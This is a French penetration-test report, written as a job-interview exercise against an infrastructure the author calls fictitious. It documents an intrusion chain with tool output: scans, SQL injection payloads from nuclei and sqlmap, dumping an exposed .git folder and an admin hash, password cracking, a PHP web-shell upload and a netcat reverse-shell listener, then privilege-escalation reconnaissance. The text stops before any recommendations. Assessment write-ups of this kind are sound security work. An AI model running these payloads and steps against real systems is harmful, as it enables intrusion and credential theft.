

# Rapport d'Audit de Pentest

---



Auteur : **Hallez Arthur**

Contact : **arthur.hallez.59930@gmail.com**

Fait le **07/06/2024**

Durée : **2 Heures**

## Table des Matières

1. [Introduction](#)
2. [Objectifs de l'Audit](#)
3. [Méthodologie](#)
4. [Résumé Exécutif](#)
  - [Vulnérabilités Critiques](#)
    - [Injection SQL](#)
    - [Répertoires Sensibles Exposés](#)
  - [Vulnérabilités Moyennes](#)
    - [Algorithmes de Hachage Dépassés](#)
  - [Vulnérabilités Faibles](#)
    - [Configuration PHP Exposée](#)
5. [Conclusion](#)
6. [Annexes](#)
  - [Logs et Scripts Utilisés](#)

# Introduction

Cet audit a été réalisé dans le cadre d'un entretien d'embauche pour le poste d'alternant pentesteur chez Orange Cyber Defense. L'objectif est d'évaluer mes compétences en test de pénétration ainsi que mes compétences d'analyse de vulnérabilités. L'infrastructure est fictive. Les résultats obtenus permettront de mettre en évidence mes capacités à mener des tests de pénétration et à fournir des recommandations de sécurité pertinentes.

## Objectifs de l'Audit

- Identifier et évaluer les vulnérabilités de sécurité présentes dans l'infrastructure.
- Fournir des recommandations pour remédier aux vulnérabilités identifiées.

## Résumé Rapide

### 1. Scan Nmap

- Utilisation de `Nmap` pour obtenir des informations sur les services actifs.
- Port 80 (HTTP), 8080(HTTP) et 22 (SSH) ouverts.

### 2. Énumération de Répertoires :

- Utilisation de `Gobuster` pour découvrir des répertoires cachés comme `/.git/`, `/admin/`.

### 3. Exploitation des Vulnérabilités SQL :

- Découverte d'une injection SQL sur le paramètre `id` des pages admin.
- Utilisation de `SQLmap` pour vérifier l'exploitation de l'injection SQL.

### 4. Accès aux Informations Sensibles :

- Récupération du dossier `.git` contenant des informations sensibles et des secrets d'utilisateur.

### 5. Craquage des Mots de Passe :

- Extraction et craquage du hachage MD5 des mots de passe avec `John the Ripper`.

### 6. Accès SSH :

- Utilisation des clés SSH trouvées pour accéder au serveur via SSH.
- Accès réussi avec les identifiants craqués.

### 7. Escalade de Privilèges :

- Exploitation des permissions `sudo` pour obtenir un accès root.
- Utilisation de `linPEAS` pour identifier les escalade de privilèges.

# Méthodologie

## Scénario d'Exploitation

### Compromission de la Machine 35.180.243.34

#### Reconnaissance Active

Nous avons commencé par un scan **Nmap** sur l'IP de la machine. Celui-ci nous a permis de constater que les ports 80 (Web HTTP), 8080 (Web HTTP) et 22 (SSH) étaient ouverts. Dans son résultat, nous voyons également qu'il trouve un dossier `.git`.

```
[Jun 06, 2024 - 17:33:15 (CEST)] exegol-CTF /workspace # nmap -sC -sV 35.180.243.34
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-06 17:33 CEST
Nmap scan report for ec2-35-180-243-34.eu-west-3.compute.amazonaws.com (35.180.243.34)
Host is up (0.016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 6e52febd516f3895face339e66de1302 (RSA)
|   256 526a5e0eec8e0940ba8efce9ff543824 (ECDSA)
|_  256 576c04f20fb2e7cc46025e6d402e70af (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
| http-git:
|   35.180.243.34:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: add htaccess to disable php in assets folder
| http-robots.txt: 1 disallowed entry
|_/admin
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_ http-title: Testa motors
8080/tcp  open  http     Apache Tomcat 8.5.6
| http-title: Login - Testa Motors - Employees Listing
|_ Requested resource was /login.xhtml
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
[Jun 06, 2024 - 17:34:02 (CEST)] exegol-CTF /workspace #
```

Nous avons donc immédiatement lancé une énumération de dossiers sur le serveur web avec **gobuster**.

#### Énumération de Répertoire

```
=====
Starting gobuster in directory enumeration mode
=====
/.git                (Status: 301) [Size: 313] [--> http://35.180.243.34/.git/]
/.git/               (Status: 403) [Size: 278]
/.git/config         (Status: 200) [Size: 92]
/.git/logs/refs      (Status: 301) [Size: 323] [--> http://35.180.243.34/.git/logs/refs/]
/.git/logs/          (Status: 403) [Size: 278]
/.git/logs/HEAD      (Status: 200) [Size: 683]
/.git/HEAD           (Status: 200) [Size: 23]
/.ht_wsr.txt         (Status: 403) [Size: 278]
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.git/index          (Status: 200) [Size: 222640]
/.htaccess-dev       (Status: 403) [Size: 278]
/.htaccess-local     (Status: 403) [Size: 278]
/.htaccess-marco     (Status: 403) [Size: 278]
/.htaccess.orig      (Status: 403) [Size: 278]
/.htaccess.bak       (Status: 403) [Size: 278]
/.htaccess.old       (Status: 403) [Size: 278]
/.htaccess.BAK       (Status: 403) [Size: 278]
/.htaccess.bak1     (Status: 403) [Size: 278]
/.htaccess.sample    (Status: 403) [Size: 278]
/.htaccess.save      (Status: 403) [Size: 278]
/.htaccess.txt       (Status: 403) [Size: 278]
/.htaccess_extra     (Status: 403) [Size: 278]
/.htaccess_sc        (Status: 403) [Size: 278]
/.htaccess_orig      (Status: 403) [Size: 278]
/.htaccessBAK        (Status: 403) [Size: 278]
/.htgroup            (Status: 403) [Size: 278]
/.htaccessOLD        (Status: 403) [Size: 278]
/.htaccess~          (Status: 403) [Size: 278]
/.htaccessOLD2       (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/.htpasswd-old       (Status: 403) [Size: 278]
/.htpasswd_test      (Status: 403) [Size: 278]
/.htpasswds          (Status: 403) [Size: 278]
/.htusers            (Status: 403) [Size: 278]
/admin/.htaccess     (Status: 403) [Size: 278]
/admin/              (Status: 302) [Size: 16347] [--> login.php]
/cron.php            (Status: 200) [Size: 0]
/cron.sh             (Status: 200) [Size: 25]
/database            (Status: 301) [Size: 317] [--> http://35.180.243.34/database/]
/database/           (Status: 403) [Size: 278]
/index.php           (Status: 403) [Size: 278]
/info.php            (Status: 200) [Size: 88419]
/server-status/      (Status: 403) [Size: 278]
Progress: 2565 / 2566 (99.96%)
=====
Finished
=====
[Jun 06, 2024 - 17:50:39 (CEST)] exegol-CTF /workspace #
```

Nous avons en même temps lancé un scan `nuclei` qui nous a permis de voir une potentielle injection SQL.

```

projectdiscovery.io

[INF] Your current nuclei-templates v9.7.6 are outdated. Latest is v9.8.7
[INF] Successfully updated nuclei-templates (v9.8.7) to /root/nuclei-templates. GoodLuck!
[WRN] Found 385 templates with syntax error (use -validate flag for further examination)
[INF] Current nuclei version: v2.9.15 (outdated)
[INF] Current nuclei-templates version: v9.8.7 (latest)
[INF] New templates added in latest release: 62
[INF] Templates loaded for current scan: 7830
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1512 (Reduced 1420 Requests)
[ptr-fingerprint] [dns] [info] 34.243.180.35.in-addr.arpa [ec2-35-180-243-34.eu-west-3.compute.amazonaws.com.]
[INF] Using Interactsh Server: oast.fun
[apache-detect] [http] [info] http://35.180.243.34/ [Apache/2.4.54 (Debian)]
[php-detect] [http] [info] http://35.180.243.34/
[CVE-2022-32025] [http] [high] http://35.180.243.34/admin/view_car.php?id=-1%20union%20select%201,md5(999999999),3,4,5,6,7,8,9,10--+
[CVE-2022-32024] [http] [high] http://35.180.243.34/booking.php?car_id=-1%20union%20select%201,md5(999999999),3,4,5,6,7,8,9,10--+
[CVE-2022-32028] [http] [high] http://35.180.243.34/admin/manage_user.php?id=-1%20union%20select%201,md5(999999999),3,4,5--+
[CVE-2022-32026] [http] [high] http://35.180.243.34/admin/manage_booking.php?id=-1%20union%20select%201,2,3,4,5,6,md5(999999999),8,9,10,11--+
[cookies-without-httponly-secure] [http] [info] http://35.180.243.34/
[fingerprinthub-web-fingerprints:openfire] [http] [info] http://35.180.243.34/
[tech-detect:google-font-api] [http] [info] http://35.180.243.34/
[tech-detect:php] [http] [info] http://35.180.243.34/
[form-detection] [http] [info] http://35.180.243.34/
[old-copyright] [http] [info] http://35.180.243.34/ [© 2020 - ]
[http-missing-security-headers:strict-transport-security] [http] [info] http://35.180.243.34/
[http-missing-security-headers:content-security-policy] [http] [info] http://35.180.243.34/
[http-missing-security-headers:x-frame-options] [http] [info] http://35.180.243.34/
[http-missing-security-headers:x-content-type-options] [http] [info] http://35.180.243.34/
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://35.180.243.34/
[http-missing-security-headers:clear-site-data] [http] [info] http://35.180.243.34/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://35.180.243.34/
[http-missing-security-headers:permissions-policy] [http] [info] http://35.180.243.34/
[http-missing-security-headers:referrer-policy] [http] [info] http://35.180.243.34/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://35.180.243.34/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://35.180.243.34/
[git-config] [http] [medium] http://35.180.243.34/.git/config
[phpinfo-files] [http] [low] http://35.180.243.34/info.php [7.4.30] [paths="/info.php"]
[robots-txt-endpoint] [http] [info] http://35.180.243.34/robots.txt
[missing-sri] [http] [info] http://35.180.243.34/ [https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.bundle.min.js,https://cdnjs.cloudflare.com/ajax/libs/jquery-easing/1.4.1/jquery.easing.min.js,https://cdnjs.cloudflare.com/ajax/libs/magnific-popup.js/1.1.0/jquery.magnific-popup.min.js,https://use.fontawesome.com/releases/v5.13.0/js/all.js]
[waf-detect:apachegeneric] [http] [info] http://35.180.243.34/
[php-xdebug-rce] [http] [high] http://35.180.243.34/?XDEBUG_SESSION_START=2hVozFw83eileg386G7pu8cp9DS
[openssh-detect] [tcp] [info] 35.180.243.34:22 [SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1]
[Jun 06, 2024 - 17:54:06 (CEST)] exegol-CTF /workspace # █

```

Nous avons alors utilisé SQLmap pour avoir la preuve que celle-ci était bien présente.

## Exploitation des Vulnérabilités SQL

```

[18:03:03] [INFO] GET parameter 'id' appears to be MySQL >= 5.0.12 AND time-based blind (query SLEEP) injectable
[18:03:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:03:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one ot
her (potential) technique found
[18:03:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right numb
er of query columns. Automatically extending the range for current UNION query injection technique test
[18:03:03] [INFO] target URL appears to have 10 columns in query
[18:03:03] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 91 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8051=8051) THEN '-1' ELSE (SELECT 8497 UNION SELECT 4913) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=-1 AND (SELECT 7168 FROM (SELECT(SLEEP(5)))pIQs)

  Type: UNION query
  Title: Generic UNION query (NULL) - 10 columns
  Payload: id=-1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71787a7871,0x427453574c68475
254526f614b564d526d6d4e55675958594f52516f755a7a445a4265446d6a6749,0x717a717a71)-- -
---
[18:03:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:03:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 68 times
[18:03:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/35.180.243.34'

[*] ending @ 18:03:12 /2024-06-06/

[Jun 06, 2024 - 18:03:12 (CEST)] exegol-CTF /workspace # 

```

Le résultat de gobuster nous confirme la présence d'un dossier .git. Nous avons donc utilisé l'outil `git-dumper` pour récupérer ce dossier en local sur notre machine ainsi que le code source de la page web.

### Accès Dossier Sensible

```
[Jun 06, 2024 - 17:36:59 (CEST)] exegol-CTF /workspace # git-dumper http://35.180.243.34 ./
Warning: Destination './' is not empty
[-] Testing http://35.180.243.34/.git/HEAD [200]
[-] Testing http://35.180.243.34/.git/ [403]
[-] Fetching common files
[-] Fetching http://35.180.243.34/.gitignore [404]
[-] http://35.180.243.34/.gitignore responded with status code 404
[-] Fetching http://35.180.243.34/.git/hooks/commit-msg.sample [200]
[-] Fetching http://35.180.243.34/.git/COMMIT_EDITMSG [200]
[-] Fetching http://35.180.243.34/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://35.180.243.34/.git/description [200]
[-] Fetching http://35.180.243.34/.git/hooks/post-commit.sample [404]
[-] http://35.180.243.34/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://35.180.243.34/.git/hooks/post-receive.sample [404]
[-] http://35.180.243.34/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://35.180.243.34/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://35.180.243.34/.git/hooks/post-update.sample [200]
[-] Fetching http://35.180.243.34/.git/hooks/pre-commit.sample [200]
[-] Fetching http://35.180.243.34/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://35.180.243.34/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://35.180.243.34/.git/hooks/update.sample [200]
[-] Fetching http://35.180.243.34/.git/hooks/pre-receive.sample [200]
[-] Fetching http://35.180.243.34/.git/objects/info/packs [404]
[-] http://35.180.243.34/.git/objects/info/packs responded with status code 404
[-] Fetching http://35.180.243.34/.git/hooks/pre-push.sample [200]
[-] Fetching http://35.180.243.34/.git/info/exclude [200]
[-] Fetching http://35.180.243.34/.git/index [200]
[-] Finding refs/
[-] Fetching http://35.180.243.34/.git/HEAD [200]
[-] Fetching http://35.180.243.34/.git/FETCH_HEAD [404]
[-] http://35.180.243.34/.git/FETCH_HEAD responded with status code 404
[-] Fetching http://35.180.243.34/.git/config [200]
[-] Fetching http://35.180.243.34/.git/ORIG_HEAD [200]
[-] Fetching http://35.180.243.34/.git/info/refs [404]
```

En regardant dans le code source de la page web, nous pouvons trouver plusieurs informations intéressantes, telles que le type de hash utilisé sur l'application web (MD5).

```
function save_user(){
    extract($_POST);
    $data = " name = '$name' ";
    $data .= ", username = '$username' ";
    if(!empty($password)) {
        $data .= ", password = '".md5($password)."' ";
    }
    $data .= ", type = '$type' ";
    if($type == 1)
        $establishment_id = 0;
    $data .= ", establishment_id = '$establishment_id' ";
    $chk = $this->db->query("Select * from users where username = '$username' and id != '$id' ")>num_rows
;

    if($chk > 0){
        return 2;
        exit;
    }
    if(empty($id)){
        $save = $this->db->query("INSERT INTO users set ".$data);
    }else{
        $save = $this->db->query("UPDATE users set ".$data." where id = ".$id);
    }
    if($save){
        return 1;
    }
}
```

Ainsi que des secrets de l'administrateur (nom d'utilisateur, mot de passe).



```
GNU nano 7.2 car_rental_db.sql
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `transmission_types`
--

LOCK TABLES `transmission_types` WRITE;
/*!40000 ALTER TABLE `transmission_types` DISABLE KEYS */;
INSERT INTO `transmission_types` VALUES (1,'Manual transmission','Manual transmission'),(2,'Automatic
/*!40000 ALTER TABLE `transmission_types` ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table `users`
--


DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(30) NOT NULL AUTO_INCREMENT,
  `name` text NOT NULL,
  `username` varchar(200) NOT NULL,
  `password` text NOT NULL,
  `type` tinyint(1) NOT NULL DEFAULT 3 COMMENT '1=Admin,2=Staff, 3= subscriber',
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (1,'Administrator','admin', '3b500',1);
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
[ ]*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2021-04-22 12:34:35
```



### Craquage de Mot de Passe


Après avoir récupéré ces informations, nous pouvons lancer l'outil [John the Ripper](#) pour essayer de brute force le mot de passe.



```
[Jun 06, 2024 - 17:45:11 (CEST)] exegol-CTF database # john hashAdmin.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/tools/john/run/password.lst
Enabling duplicate candidate password suppressor
adm i123 (?)
lg 0:00:00:00 DONE 2/3 (2024-06-06 17:45) 20.00g/s 80640p/s 80640c/s 80640C/s lauren1..323232
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
[Jun 06, 2024 - 17:45:36 (CEST)] exegol-CTF database #
```

### Connexion Administrateur sur le Site Web

Une fois le mot de passe récupéré, nous pouvons nous connecter en tant qu'administrateur sur l'interface web.



En regardant les pages accessibles sur le site, nous avons rapidement aperçu dans "system setting" la possibilité d'uploads de fichiers.

Nous avons donc essayé d'envoyer un fichier .php qui contenait la fonction `phpinfo()`. Cette fonction permet à l'origine de voir les informations de configuration php. Dans notre cas, elle nous permet de vérifier que notre fichier envoyé est bien interprété par le serveur.

Une fois cela vérifié, nous devons trouver le chemin vers le fichier uploadé sur le site. Dans l'onglet Cars, nous pouvons voir apparaître l'image d'une voiture. Nous avons donc copié l'URL de l'image et remplacé le nom de l'image par le nom de notre fichier.

Nous avons également remarqué dans le code source php du site que le nom du fichier était horodaté.

```
GNU nano 7.2 admin_class.php

        if($login)
        return 1;
    }
}

function update_account(){
    extract($_POST);
    $data = " name = '". $firstname. ' ' . $lastname. "' ";
    $data .= ", username = '$email' ";
    if(!empty($password))
    $data .= ", password = '".md5($password)."' ";
    $chk = $this->db->query("SELECT * FROM users where username = '$email' and id != '{$_SESSION['login_id']}' ")->num_rows;
    if($chk > 0){
        return 2;
        exit;
    }

    $save = $this->db->query("UPDATE users set $data where id = '{$_SESSION['login_id']}' ");
    if($save){
        $data = '';
        foreach($_POST as $k => $v){
            if($k == 'password')
                continue;
            if(empty($data) && !is_numeric($k) )
                $data = " $k = '$v' ";
            else
                $data .= ", $k = '$v' ";
        }
        if($_FILES['img']['tmp_name'] != ''){
            $fname = strtotime(date('y-m-d H:i')).'_'.$_FILES['img']['name'];
            $move = move_uploaded_file($_FILES['img']['tmp_name'],'assets/uploads/'. $fname);
            $data .= ", avatar = '$fname' ";
        }
    }
    $save_alumni = $this->db->query("UPDATE alumnus_bio set $data where id = '{$_SESSION['bio']['id']}' ");
    if($data){
        foreach ($_SESSION as $key => $value) {
            unset($_SESSION[$key]);
        }
        $login = $this->login2();
        if($login)
            return 1;
    }
}
```

Avec toutes ces informations, nous pouvons tenter d'accéder au fichier envoyé.

<div> <div>← → ↺</div> <div>35.180.243.34/admin/assets/uploads/1717691400_phpinfo.php</div> <div>☆</div> <div>🔍 ☰</div> </div> <div> <div>PHP Version 7.4.30</div> <div>php</div> </div>	
System	Linux ip-172-32-1-60 5.10.0-17-cloud-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64
Build Date	Jul 7 2022 15:51:43
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xdebug.ini, /etc/php/7.4/apache2/conf.d/myphp.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

### Exploitation des Uploads de Fichier

Après avoir effectué cette vérification, nous pouvons injecter un fichier php malveillant qui nous permet d'envoyer des commandes au serveur.

J'ai commencé par vérifier la présence d'utilitaires me permettant d'avoir un reverse shell. Nous avons aperçu grâce à la commande `which` que l'utilitaire `python3` était sur le serveur. Nous avons alors utilisé ce payload pour initier notre reverse shell.

```
oed@ip-172-32-1-218:~$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 172.32.1.60 39056
www-data@ip-172-32-1-60:/var/www/html/admin/assets/uploads$ ls
ls
1603344720_1602738120_pngtree-purple-hd-business-banner-image_5493.jpg
1717690140_phpinfo.php
1717690200_phpinfo.php
1717690260_phpinfo.php
1717691400_phpinfo.php
1717692000_c99.php
1717692240_webshell.php
1717692720_webshell.php
cars_img
www-data@ip-172-32-1-60:/var/www/html/admin/assets/uploads$
```


### Récupération d'une Connexion Utilisateur

Une fois mon shell récupéré en tant que www-data, nous avons lancé le script `linpeas` qui permet de faire ressortir les potentielles failles d'escalade de privilèges.

```

www-data@ip-172-32-1-60:/var/www/html/admin/assets/uploads$ chmod +x linpeas.sh
</var/www/html/admin/assets/uploads$ chmod +x linpeas.sh
www-data@ip-172-32-1-60:/var/www/html/admin/assets/uploads$ ./linpeas.sh
./linpeas.sh

```



```

/-----\
|                                     |
|               Do you like PEASS?   |
|-----|
| Follow on Twitter : @hacktricks_live |
| Respect on HTB   : SirBroccoli      |
|-----|
|               Thank you!           |
|-----|
| linpeas-ng by github.com/PEASS-ng  |
|-----|

```

**ADVISORY:** This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this soft and/or with the computer owner's permission.

**Linux Privesc Checklist:** <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

**LEGEND:**

- RED/YELLOW:** 95% a PE vector
- RED:** You should take a look to it
- LightCyan:** Users with console
- Blue:** Users without console & mounted devs
- Green:** Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
- LightMagenta:** Your username

Celui-ci nous a permis de découvrir un dossier compressé intéressant dans le home de l'utilisateur testa. Ce dossier est `.ssh-backup.tar.gz`.

```

testa@ip-172-32-1-60:~$ ls -la
total 44
drwxr-xr-x 5 testa testa 4096 Jun  6 17:32 .
drwxr-xr-x 5 root  root  4096 Aug 31  2022 ..
-rw-r--r-- 1 testa testa  220 Aug  4  2021 .bash_logout
-rw-r--r-- 1 testa testa 3526 Aug  4  2021 .bashrc
drwx----- 3 testa testa 4096 Jun  6 17:27 .gnupg
drwxr-xr-x 3 testa testa 4096 Jun  6 17:32 .local
-rw-r--r-- 1 testa testa  807 Aug  4  2021 .profile
drwxr-xr-x 2 testa testa 4096 Aug 19  2022 .ssh
-rw-r--r-- 1 testa testa 1848 Aug 19  2022 .ssh-backup.tar.gz

```

### Récupération du Dossier sur ma Machine

Pour voir son contenu, nous avons dû le télécharger car nous n'avions pas les droits nécessaires pour le décompresser.

```
oecd@ip-172-32-1-218:~$ ls -la
total 36
drwxr-xr-x 3 ocd ocd 4096 Jun 6 17:21 .
drwxr-xr-x 4 root root 4096 Jun 6 14:49 ..
-rw-r--r-- 1 ocd ocd 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 ocd ocd 3771 Feb 25 2020 .bashrc
drwx----- 2 ocd ocd 4096 Jun 6 15:27 .cache
-rw-r--r-- 1 ocd ocd 807 Feb 25 2020 .profile
-rw-rw-r-- 1 ocd ocd 10240 Aug 19 2022 .ssh-backup.tar
-rw-r--r-- 1 ocd ocd 0 Jun 6 15:29 .sudo_as_admin_successful
oecd@ip-172-32-1-218:~$ nano .sudo_as_admin_successful
